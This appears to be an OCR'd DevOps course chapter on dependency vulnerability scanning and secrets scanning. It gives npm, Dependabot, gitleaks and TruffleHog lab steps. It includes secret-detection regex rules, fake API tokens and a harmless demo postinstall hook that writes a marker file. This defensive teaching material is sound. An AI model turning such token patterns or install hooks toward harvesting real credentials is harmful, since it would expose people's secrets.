


Figure 11.10-2

5 How it works

Direct vs transitive. `npm ls --all` prints the whole tree; `npm explain lodash` shows *why* a package is present, which tells you which direct dependency to upgrade.

Scanner comparison

Tool	Notes
`npm audit`	Built in, free, uses the GitHub advisory data; `--audit-level=high` sets the failing threshold; `npm audit fix` applies semver-compatible upgrades
Dependabot alerts / security updates	Free on GitHub; alerts from the dependency graph, automatic PRs for vulnerable packages
Dependabot version updates	Scheduled PRs for *all* outdated dependencies, configured in `.github/dependabot.yml`
Snyk Open Source	Commercial with a limited free tier; richer database, fix advice, license checks, optional reachability analysis; CLI `snyk test` (point-in-time) and `snyk monitor` (continuous)

Tool	Notes
Trivy `fs` / OSV-Scanner	Free CLI tools that scan lockfiles in CI and also cover images and IaC
Renovate	Open-source updater with grouping, scheduling and many ecosystems

Triage: not every alert is an emergency. Ask: is the vulnerable function reachable in our code? Is it a dev-only dependency? Is there a known exploit (CISA's *Known Exploited Vulnerabilities* catalogue, or a high EPSS score, the Exploit Prediction Scoring System)? Prioritise fixable, reachable, exploited issues; schedule the rest; document exceptions with an owner and an expiry date.

Semantic versioning and updates. Patch and minor updates are normally safe to batch and auto-merge when tests are good; majors need human attention. Grouping updates in Dependabot (`groups:`) reduces PR noise.

Hardening against malicious packages

Control	Why
Commit the lockfile; use `npm ci` in CI and Docker builds	Installs exactly what was reviewed, fails if `package.json` and the lock disagree
`npm ci --ignore-scripts` (then run needed build steps explicitly)	Blocks arbitrary `preinstall` / `postinstall` code; a major malware vector
Scoped packages plus a registry mapping (`@shop:registry=...` in `.npmrc`)	Internal names can only come from your registry, stopping dependency confusion
Review update PRs, and prefer a short delay before adopting brand-new releases	Malicious versions are usually discovered and pulled within days
`npm audit signatures`, npm provenance	Verifies registry signatures and, where publishers provide it, build provenance
Fewer dependencies; prefer well-maintained ones	Each one is trust you extend
Least-privilege CI tokens and no long-lived secrets in the build environment	Limits what an install script can steal (Secrets Management §11.4)
Generate an SBOM and monitor it	Lets you find affected services quickly when news breaks

6 Step-by-step guide

Prerequisites: Node.js 20+ and npm, Docker (optional, for Trivy), a GitHub repository you own (for Dependabot). Free. Snyk needs a free account.

1. **Create a project with an outdated dependency and a lockfile.**

```bash
mkdir -p ~/sca-lab && cd ~/sca-lab
cat > package.json <<'EOF'
{ "name": "shop-api", "version": "1.0.0", "private": true,
  "dependencies": { "lodash": "4.17.15" } }
EOF
npm install --ignore-scripts
ls
```

   Expect `node_modules`, `package-lock.json` and `package.json`. Commit the lockfile in a real project.

2. **Audit it.**

```bash
npm audit
npm audit --audit-level=high; echo "exit=$?"
npm audit --json | jq .metadata.vulnerabilities
```

   The report (similar to) lists `lodash` with severity high, advisory links (GHSA ids), and "fix available". The gate command returns `exit=1`, which is what CI uses to fail a build. Advisories change over time, so your list may differ.

3. **Understand why a package is there, and fix it.**

```bash
npm explain lodash
npm install lodash@latest --ignore-scripts
npm audit; echo "exit=$?"
```

   After upgrading, expect `found 0 vulnerabilities` and `exit=0`. Review the diff of `package-lock.json` before committing; it records the new version and `integrity` hash.

4. **Reproducible installs.** `npm ci` deletes `node_modules` and installs exactly the lockfile:

```bash
npm ci --ignore-scripts
npm audit signatures
```

   If you edit `package.json` without updating the lock, `npm ci` fails: this is the behaviour you want in CI. `audit signatures` reports that packages have verified registry signatures.

5. **Enable Dependabot.** In your GitHub repo create `.github/dependabot.yml`:

```yaml
```

```yaml
version: 2
updates:
  - package-ecosystem: "npm"
    directory: "/"
    schedule:
      interval: "weekly"
      day: "monday"
    open-pull-requests-limit: 5
    groups:
      minor-and-patch:
        update-types: ["minor", "patch"]     # one PR for low-risk bumps
  - package-ecosystem: "docker"
    directory: "/"
    schedule:
      interval: "weekly"
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
```

In repository **Settings > Advanced Security** (named *Code security* in some plans) turn on the dependency graph, Dependabot alerts and Dependabot security updates. Within minutes to hours Dependabot opens PRs; each PR body lists release notes and a compatibility score. Open the **Insights > Dependency graph > Dependabot** tab to see its status or logs.

6. **Gate dependency vulnerabilities in CI.** Add `.github/workflows/deps.yml`:

YAML

```yaml
name: dependency-scan
on:
  pull_request:
  push:
    branches: [main]
  schedule:
    - cron: "23 4 * * *"
permissions:
  contents: read
jobs:
  audit:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with: { node-version: 22 }
      - run: npm ci --ignore-scripts
      - run: npm audit --audit-level=high --omit=dev     # block on high+ in
  production dependencies
      - run: npm audit signatures
      - name: Trivy lockfile scan
        uses: aquasecurity/trivy-action@0.28.0           # pin to a full commit SHA in
  real use
```

```
        with:
          scan-type: fs
          scan-ref: .
          severity: HIGH,CRITICAL
          ignore-unfixed: true
          exit-code: "1"
```

7. **(Optional) Try Snyk.** Create a free account, then:

```bash
npx snyk auth                       # opens a browser for a token; in CI use the
  SNYK_TOKEN secret instead
npx snyk test --severity-threshold=high
npx snyk monitor                    # uploads a snapshot so Snyk alerts you about
  newly disclosed issues
```

   `snyk test` exits non-zero on findings at or above the threshold; `snyk monitor` is for ongoing alerting. Free-tier test limits apply.

8. **Defend against dependency confusion (local config only).** Pin your internal scope to your own registry so it cannot be hijacked:

```bash
printf '@shop:registry=https://npm.internal.example.com/\n' >> .npmrc
cat .npmrc
```

   Any `@shop/*` package now resolves only through the internal registry (the hostname is a placeholder). Public packages continue to resolve from the default registry.

9. **Clean up.** `cd ~ && rm -rf ~/sca-lab`.

7 Real-world scenario

Illustrative, not a documented incident. On a Tuesday a security news feed reports that a popular transitive dependency of the HTTP-client library used by `shop-api` has a critical flaw being exploited. Within minutes the on-call engineer opens the SBOM index and finds the package in 6 of 31 services. Dependabot already opened PRs for four of them overnight; CI is green on three. The fourth fails tests because the fix is a major version bump of a direct dependency with a changed API.

The team merges the three, deploys them, and assigns the fourth a half-day. While it is in progress they add a temporary WAF rule for the vulnerable request pattern and record an exception with a 3-day expiry. Afterwards they add `npm explain` output to their runbook,

turn on Dependabot grouping to reduce noise, and add a scheduled audit job, because the alert was caught by luck of timing rather than by process.

Lesson: the speed of response is decided in advance by inventory (SBOMs), automation (update PRs, CI gates) and test coverage. Good tests are what make a "major bump during an incident" survivable.

8 Common mistakes and best practices

Don't

- Run `npm install` in CI or Dockerfiles without a lockfile, or ignore the lockfile in `.gitignore`.
- Merge Dependabot PRs without reading what changed, or auto-merge majors with weak tests.
- Disable audit failures ("it's always red") instead of triaging and setting a sensible threshold.
- Run install scripts with production secrets in the environment.
- Add a package for a ten-line function, or install lookalike names without checking the publisher and download history (typosquatting).
- Treat `npm audit fix --force` as safe: it can make breaking major upgrades.

Do

- Commit lockfiles, use `npm ci`, and update on a schedule so that updates stay small.
- Turn on Dependabot alerts, security updates and version updates (or Renovate) for every repo, including Docker and GitHub Actions ecosystems.
- Gate PRs on high/critical fixable vulnerabilities in production dependencies; track dev-only and unfixable ones separately.
- Pin CI actions by commit SHA; use `--ignore-scripts` where possible; scope internal packages to an internal registry.
- Keep an SBOM per release and monitor it continuously.
- Invest in tests; they are what make fast, safe patching possible.

9 Tasks

- [ ] **T1 — Audit and fix a vulnerable dependency** *(≈30 min, beginner)*
  - **Goal:** use `npm audit` as a tool, not a report.
  - **Steps:**

1. Follow steps 1-3 of the guide.
2. Record the exit code before and after the upgrade.
3. Run `git diff package-lock.json` (initialise a repo if needed) and note what changed.

- **Done when:** `npm audit` exits `0` after the fix and you can point to the lockfile line that changed.

- [ ] **T2 — Prove lockfiles protect you** *(≈30 min, intermediate)*
  - **Goal:** feel the difference between `npm install` and `npm ci`.
  - **Steps:**
    1. Edit a dependency version in `package.json` without running `npm install`.
    2. Run `npm ci` and read the error.
    3. Fix it properly and rerun.
  - **Done when:** you can explain, using that error, why CI uses `npm ci`.
- [ ] **T3 — Configure Dependabot and review a PR** *(≈60 min, intermediate)*
  - **Goal:** run an automated-update workflow.
  - **Steps:**
    1. Add the `dependabot.yml` from step 5 to a repo with an outdated dependency.
    2. Wait for (or manually trigger from the Dependabot tab) the first PR.
    3. Review it: release notes, lockfile diff, CI result. Merge or close with a comment.
  - **Done when:** at least one Dependabot PR has been merged after you checked its CI and diff.
- [ ] **T4 — Add the CI gate and break it** *(≈45 min, intermediate)*
  - **Goal:** make the pipeline enforce policy.
  - **Steps:**
    1. Add the workflow from step 6.
    2. Open a PR that downgrades `lodash` to `4.17.15`.
    3. Confirm the audit job fails; revert and confirm it passes.
  - **Done when:** the same PR shows a red then green check.
- [ ] **T5 — Reduce install-time risk** *(≈45 min, advanced)*
  - **Goal:** neutralise a malicious install script.
  - **Steps:**

1. Create a local package with a `postinstall` script that writes `PWNED` to a file in `/tmp` (harmless), and install it from a path (`npm install ./evil-pkg`).
2. Confirm the file appears; delete it.
3. Reinstall with `--ignore-scripts` (or set `ignore-scripts=true` in `.npmrc`) and show nothing runs.

- **Done when:** the marker file exists after the default install and is absent with scripts disabled, and you list two packages in your own project that legitimately need install scripts.

☐ **T6 — Prove it: write the supply-chain checklist** *(≈45 min, advanced)*

- **Goal:** turn this topic into a team standard.
- **Steps:**
  1. Without notes, write a one-page checklist covering lockfiles, scanners, update automation, install hardening, CI privileges and incident response for a compromised dependency.
  2. Explain how each control would have helped against event-stream, dependency confusion and Log4Shell, or why it would not.
- **Done when:** each of the three scenarios maps to at least one preventing or limiting control, and one honest gap is identified.

10 Self-check questions

1. What is the difference between a direct and a transitive dependency, and how do you find out why a package is installed?
2. Why does CI use `npm ci` rather than `npm install`?
3. What does a vulnerability scanner not catch that a supply-chain attack relies on?
4. How do Dependabot security updates differ from version updates?
5. Which two controls reduce the impact of a malicious `postinstall` script?

ANSWERS

1. Direct dependencies are listed in your `package.json`; transitive ones are pulled in by them. `npm ls --all` shows the tree and `npm explain <pkg>` shows the chain that requires it.
2. `npm ci` installs exactly what the lockfile says (with integrity hashes), fails on mismatch and never modifies the lock, so builds are reproducible and reviewed.
3. A brand-new malicious release has no CVE or advisory yet, so signature databases are blind to it; you need pinning, review, install hardening and release-age delays.

4. Security updates are opened in response to a known vulnerability alert; version updates run on your schedule for every outdated dependency regardless of vulnerabilities.
5. Disabling install scripts (`--ignore-scripts`) and keeping secrets and broad credentials out of the build environment.

11 Further reading

- GitHub Docs: *Dependabot* (alerts, security updates, version updates, `dependabot.yml` options reference).
- npm Docs: `npm audit` , `npm ci` , and package provenance; Snyk documentation for the CLI and Snyk Open Source.
- Renovate documentation (docs.renovatebot.com); OSV (osv.dev) and the CISA Known Exploited Vulnerabilities catalogue.
- OpenSSF Scorecard and the SLSA framework (slsa.dev) for supply-chain maturity models.

11.11 Secrets Scanning

Topic 11 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

Secrets scanning automatically searches code, Git history, configuration, container images and CI logs for credentials that should never be there: cloud access keys, database URLs with passwords, API tokens, private keys, webhook URLs. Scanners use two techniques together:

- **Pattern rules (regular expressions)** for well-known formats, such as AWS access key ids starting with `AKIA`, GitHub tokens starting with `ghp_`, and `-----BEGIN PRIVATE KEY-----` blocks.
- **Entropy and context heuristics** for random-looking strings assigned to variables named `password`, `secret` or `token`.

Some tools add **verification**: **TruffleHog** can call the provider's API to check whether a detected key is still live, so you can focus on real exposure.

The tools in this topic: **gitleaks** (fast, open source, easy to run as a pre-commit hook and in CI), **TruffleHog** (deep history scanning and verification), and **GitHub secret scanning with push protection** (built into GitHub; blocks a push that contains a recognised secret before it lands in the repository).

2 Why it matters in DevOps

- **A secret in Git is a secret forever.** Every clone, fork and CI cache contains it; deleting the file in a later commit does nothing to history.
- **Attackers scan too.** Automated bots watch public GitHub activity and try newly exposed cloud keys within minutes; the realistic assumption is that a leaked key is compromised, not "probably unnoticed".
- **Blast radius is set by the key's permissions.** An admin key leaked from a dev laptop can mean a crypto-mining bill, a data breach or deleted infrastructure (least-privilege IAM §11.2).

- **Prevention is cheap, cleanup is expensive.** Blocking at commit or push time takes seconds; rotating a credential used by twelve services takes a day.

3 Real-world system example

Uber (2016): according to the US Federal Trade Commission's and Department of Justice's public documents, attackers obtained AWS credentials from a private GitHub repository used by Uber engineers and used them to access data stored in Amazon S3. It is a standard example of why private repositories are not secret stores.

Codecov (2021): attackers modified Codecov's Bash Uploader script, which customers ran in CI, so that it sent the environment variables of those CI jobs (including any tokens and keys) to an attacker-controlled server. Customers were advised to rotate every credential that had been exposed to those jobs. The lesson is twofold: CI environments are full of secrets, and a leaked secret must be *rotated*, not just hidden.

CircleCI (January 2023): after a security incident, CircleCI told customers to rotate all secrets stored in the platform.

GitHub documents secret scanning for hundreds of token types across a partner programme in which providers (cloud vendors, SaaS companies) are told when their token format appears in a public repository so they can revoke or notify. Push protection extends that to blocking the push in the first place. (AWS, for example, is documented to respond to exposed keys by applying a quarantine policy and emailing the account owner, which limits damage but is not a substitute for rotating the key.)

4 Diagram

Defence in depth: four chances to catch a secret, from cheapest to most expensive:




Figure 11.11-1

The incident flow when a secret has leaked. Order matters: revoke first, clean later.




Figure 11.11-2

5 How it works

Where scanners look

Surface	How to scan
Working tree and staged changes	pre-commit hook (`gitleaks git --pre-commit --staged`)
Full Git history	`gitleaks git` , `trufflehog git file://.` (including deleted files and old branches)
Pull-request diffs	CI step on every PR, scanning only the new commits
Container images and build contexts	`trivy image --scanners secret` , `trivy fs --scanners secret` (Container Image Scanning §11.9)
CI logs and artifacts	Masking in the CI platform; scanners on uploaded artifacts
Hosted repos	GitHub secret scanning and push protection; GitLab secret detection

Tool comparison

Tool	Strength	Notes
gitleaks	Fast, simple TOML config, great for hooks and CI	Custom rules, allowlists, baselines (`--baseline-path`) for existing findings
TruffleHog	Detects many credential types; `--only-verified` checks whether they still work	Slower on large histories but low false positives when verifying
GitHub secret scanning + push protection	No setup for supported token types; blocks pushes	Free for public repositories; for private repositories it is part of GitHub's paid security offering. Check the current plan options
detect-secrets (Yelp)	Baseline-driven workflow for large legacy repos	Good for gradually cleaning up

False positives. Test fixtures, documentation keys (`AKIAIOSFODNN7EXAMPLE`) and hashes trigger rules. Handle them with a *narrow* allowlist (specific path or fingerprint) and a comment, never by disabling a rule globally. A baseline file lets you accept existing findings while failing on new ones.

What "remove from history" does and does not do. Rewriting history with `git filter-repo` (or BFG Repo-Cleaner) plus a force push removes the secret from the branch tips, but clones, forks, pull-request refs, CI caches and anyone who already fetched it still hold it. Therefore rewriting is **hygiene**, and **rotation is the fix**.

6 Step-by-step guide

Prerequisites: Git, Docker (to run scanners without installing them). Everything happens in a throwaway local repo with a **fake** token. No real secret is used and nothing is pushed anywhere. Output blocks marked "similar to" will differ by tool version.

1. **Create a repo and commit a fake secret.**

```bash
mkdir -p ~/secrets-lab && cd ~/secrets-lab && git init -q
git config user.email lab@example.com && git config user.name "Lab User"
cat > config.js <<'EOF'
// fake token generated for this lab, not a real credential
module.exports = { shopApiToken: "shop_live_a1b2c3d4e5f6g7h8i9j0k1l2" };
EOF
git add config.js && git commit -qm "add config"
echo 'module.exports = { shopApiToken: process.env.SHOP_API_TOKEN };' > config.js
git commit -qam "remove token from config (but it is still in history!)"
git log --oneline
```

   Two commits. The file now has no secret, but `git show HEAD~1:config.js` still prints it. That is the trap.

2. **Write a custom gitleaks rule** (also shows how teams detect their own token formats).

```bash
cat > .gitleaks.toml <<'EOF'
title = "shop-api gitleaks config"

[extend]
useDefault = true            # keep all built-in rules

[[rules]]
id = "shop-api-token"
description = "shop-api live API token"
regex = '''shop_live_[a-z0-9]{24}'''
keywords = ["shop_live_"]
EOF
```

3. **Scan the working tree, then the history.**

```bash
docker run --rm -v "$PWD":/repo zricethezav/gitleaks:latest dir /repo -c
  /repo/.gitleaks.toml --redact
docker run --rm -v "$PWD":/repo zricethezav/gitleaks:latest git /repo -c
  /repo/.gitleaks.toml --redact -v
```

The first command (current files) reports no leaks. The second, which walks commits, reports output similar to:

```
Finding:     shopApiToken: "REDACTED"
Secret:      REDACTED
RuleID:      shop-api-token
File:        config.js
Line:        2
Commit:      <sha of the first commit>
Fingerprint: <sha>:config.js:shop-api-token:2
... WRN leaks found: 1
```

The exit code is 1 when leaks are found. If your gitleaks version uses the older subcommands, use `gitleaks detect --source /repo` in place of `git`, and `--no-git` in place of `dir`.

4. **Run TruffleHog on the same history.**

```bash
docker run --rm -v "$PWD":/repo trufflesecurity/trufflehog:latest git file:///repo --
  no-update
```

Without custom detectors it will not know your internal token format, so expect `finding 0` for this fake: a useful reminder that scanners know *formats*. Its strength shows with real provider keys, where `--only-verified` shows only live credentials.

5. **Add a pre-commit hook** so the secret never lands in the first place. With the pre-commit `(pre-commit.com)` framework, create `.pre-commit-config.yaml`:

```yaml
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: <LATEST_RELEASE_TAG>      # pin to a release tag, e.g. v8.x.y, and update via
  Dependabot or pre-commit autoupdate
    hooks:
      - id: gitleaks
```

```bash
pip install pre-commit && pre-commit install
echo 'const k = "shop_live_zzzzzzzzzzzzzzzzzzzzzzzz";' > leak.js && git add leak.js
pre-commit run --all-files        # should fail with a gitleaks finding
git reset -q leak.js && rm leak.js
```

(Adjust `.gitleaks.toml` discovery as needed; by default the hook reads `.gitleaks.toml` at the repo root.)

6. **Add a CI scan** (`.github/workflows/secrets.yml`):

```yaml
name: secrets-scan
on:
  pull_request:
  push:
    branches: [main]
  schedule:
    - cron: "41 2 * * 1"          # weekly full-history rescan
permissions:
  contents: read
jobs:
  gitleaks:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          fetch-depth: 0           # full history, otherwise only the tip is scanned
      - name: Gitleaks (pinned container image)
        run: |
          docker run --rm -v "$PWD":/repo zricethezav/gitleaks:<PINNED_VERSION> \
            git /repo --redact --exit-code 1
```

`fetch-depth: 0` matters: a shallow clone hides old leaks. Use a pinned scanner version, and the repository's `.gitleaks.toml` if present (add `-c /repo/.gitleaks.toml`). On GitHub, also enable **Settings > Advanced Security (Code security) > Secret scanning** and **Push protection** where your plan allows.

7. **Practise the response: "the token leaked" drill (on the fake token).** Do the steps in order and note the time each takes:

```bash
# 1. REVOKE/ROTATE FIRST. In real life: disable the key in the provider's console and
  issue a new one.
#    (Here: write down "shop_live_a1b2... revoked" in your incident notes.)
# 2. Find out where it spread
git log --all -S'shop_live_' --oneline            # every commit that added or removed
  the string
git grep -n 'shop_live_' $(git rev-list --all) | head
# 3. Rewrite history to remove it from every commit (install git-filter-repo first)
pip install git-filter-repo
printf 'shop_live_a1b2c3d4e5f6g7h8i9j0k1l2==>REMOVED_SECRET\n' > /tmp/replace.txt
git filter-repo --replace-text /tmp/replace.txt --force
git log --all -S'shop_live_' --oneline            # should print nothing
```

(`git filter-repo` also removes the `origin` remote as a safety measure; re-add it before pushing.) In a real repository you would then force-push all branches and tags, ask collaborators to re-clone (not merge), contact the host to purge cached views of old commits and forks, and, again, **the key stays revoked regardless**.

8. **Clean up.** `cd ~ && rm -rf ~/secrets-lab /tmp/replace.txt`

7 Real-world scenario

Illustrative, not a documented incident. At 17:40 on a Friday a developer pushes a debugging branch to a public fork containing a `.env.production` file with the `shop-api` payment provider key. GitHub's secret scanning notifies the provider, which emails the account owner; at the same moment a CI full-history scan opens an alert. The on-call engineer follows the runbook.

Revoke the key at the payment provider (18:05), then generate a new one and deploy it to Vault so the service reads it at runtime (18:20). Review the provider's API logs from 17:40 onwards: two unfamiliar requests from an unknown IP, both read-only. The team documents it as a security event, removes the file from the fork's history, and adds `.env*` to `.gitignore`, a pre-commit hook and push protection.

The post-incident review finds that the root cause was a long-lived key shared by all environments, so the new setup issues per-environment, restricted keys.

Lesson: the sequence was revoke, scope, replace, clean, prevent. Rewriting the Git history was the last and least important step. Detection speed set the exposure window (minutes, not months).

8 Common mistakes and best practices

Don't

- Delete the secret in a new commit and consider it solved.
- Clean history first and rotate "when there is time".
- Assume a private repository or a deleted fork is safe.
- Disable the scanner (or `--no-verify` the hook) because of a false positive.
- Put secrets in CI logs, build arguments or image layers; scanners find these too.
- Share one all-powerful key across environments so that a single leak is total.

Do

- Treat every exposed secret as compromised: revoke or rotate immediately, then investigate with audit logs.
- Layer controls: pre-commit hook, push protection, CI scan on PRs, scheduled full-history scans, image scans.
- Use fetch-depth 0 for history scans; scan new commits on PRs for speed and the whole history on a schedule.
- Keep allowlists narrow and commented; use a baseline for legacy findings and burn it down.
- Move real secrets to a manager and give workloads short-lived credentials (Secrets Management §11.4, CI secrets §5.5).
- Rehearse the leak runbook so the first real one is routine.

9 Tasks

- [ ] **T1 — Find a secret in history** *(≈30 min, beginner)*
  - **Goal:** prove that deleting a file does not delete a secret.
  - **Steps:**
    1. Follow steps 1-3 of the guide.
    2. Show the secret is absent from `HEAD` but present with `git show HEAD~1:config.js`.
    3. Show gitleaks detects it only in history mode.
  - **Done when:** `gitleaks dir` reports no leaks and `gitleaks git` reports one, with the commit sha.
- [ ] **T2 — Block it before commit** *(≈30 min, intermediate)*
  - **Goal:** shift detection to the developer's machine.
  - **Steps:**
    1. Install the pre-commit hook (step 5).
    2. Try to commit a file containing a fake `shop_live_` token.
    3. Read the failure message, remove the token, and commit successfully.
  - **Done when:** the first commit attempt is rejected by the hook and the second succeeds.
- [ ] **T3 — Tune out a false positive correctly** *(≈30 min, intermediate)*
  - **Goal:** keep the scanner trusted.
  - **Steps:**
    1. Add a test fixture containing the documented example key `AKIAIOSFODNN7EXAMPLE` (or any rule-matching dummy value) under `test/fixtures/`.

2. Add a path-scoped allowlist in `.gitleaks.toml` (`[allowlist]` or `[[allowlists]]` with `paths`, depending on your gitleaks version), with a comment on why.
3. Confirm the fixture is ignored while the same pattern in `src/` is still reported.

- **Done when:** a scan reports a finding for `src/` and none for `test/fixtures/`.

- [ ] **T4 — Put it in CI and fail a PR** *(≈45 min, intermediate)*
  - **Goal:** enforce scanning on every pull request.
  - **Steps:**
    1. Add the workflow from step 6 to a test repository.
    2. Open a PR that adds a fake token. Observe the red check.
    3. Push a fix commit that removes the token, and note that the check still sees the token in the PR's history (the scan covers commits). Rewrite the branch (`git rebase -i` / squash and force-push to the PR branch) so the commit disappears, then confirm green.
  - **Done when:** the PR goes red then green and you can explain why the fix commit alone was not enough.

- [ ] **T5 — Run the leak drill end to end** *(≈60 min, advanced)*
  - **Goal:** execute the incident runbook calmly.
  - **Steps:**
    1. Create a free low-risk credential you control (for example a throwaway GitHub personal access token with no scopes, or a fake provider token in a local mock) and "leak" it into your lab repo.
    2. Follow the sequence: revoke, scope, replace, clean history with `git filter-repo`, add prevention.
    3. Write a five-line incident note with timestamps.
  - **Done when:** the credential is revoked (verify a request using it fails), history no longer contains it, and the note shows the order of actions.

- [ ] **T6 — Prove it: write the team runbook** *(≈30 min, advanced)*
  - **Goal:** make the response repeatable by someone else.
  - **Steps:**
    1. Without notes, write a one-page "Secret leaked" runbook for `shop-api` that names who revokes each credential type (database, cloud, payment, JWT signing key) and how to check for misuse.
    2. Include what *not* to do first.

- **Done when:** a teammate who did not write it can follow it for a leaked AWS key and a leaked database password.

10 Self-check questions

1. A developer commits a key and removes it in the next commit. Is the repo safe? What do you do?
2. Why should rotation come before history rewriting?
3. What do `fetch-depth: 0` and `--only-verified` each change?
4. Why can pattern-based scanners miss a secret, and how do you cover that gap?
5. Why is a private repository not a secrets manager?

ANSWERS

1. No: the secret is still in history and in every clone. Revoke and rotate it, check audit logs for misuse, then optionally rewrite history and force-push as hygiene.
2. Rewriting does not reach existing clones, forks or caches, whereas revoking makes the leaked value useless wherever it is; the attacker's window starts at exposure, not at your cleanup.
3. `fetch-depth: 0` makes CI clone full history so older commits are scanned; `--only-verified` makes TruffleHog report only secrets it confirmed are still valid with the provider.
4. Rules know formats and heuristics; custom or unusual secrets slip past. Add custom rules, entropy detection, and avoid secrets in code altogether by using a manager.
5. Access to a repo is broad (every engineer, contractor, CI integration and clone), has no per-secret audit trail or rotation, and repositories get made public, forked or leaked.

11 Further reading

- gitleaks documentation (the repository README covers configuration, baselines and hooks) and the TruffleHog documentation.
- GitHub Docs: *About secret scanning* and *About push protection*.
- `git-filter-repo` documentation and the BFG Repo-Cleaner for history rewriting.
- OWASP Cheat Sheet Series: *Secrets Management*; the FTC/DOJ public documents on the Uber 2016 breach for a real-case read.

LAB NOTES What I ran, what I saw, what it means

11.12 Rootless and Minimal Containers

Topic 12 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

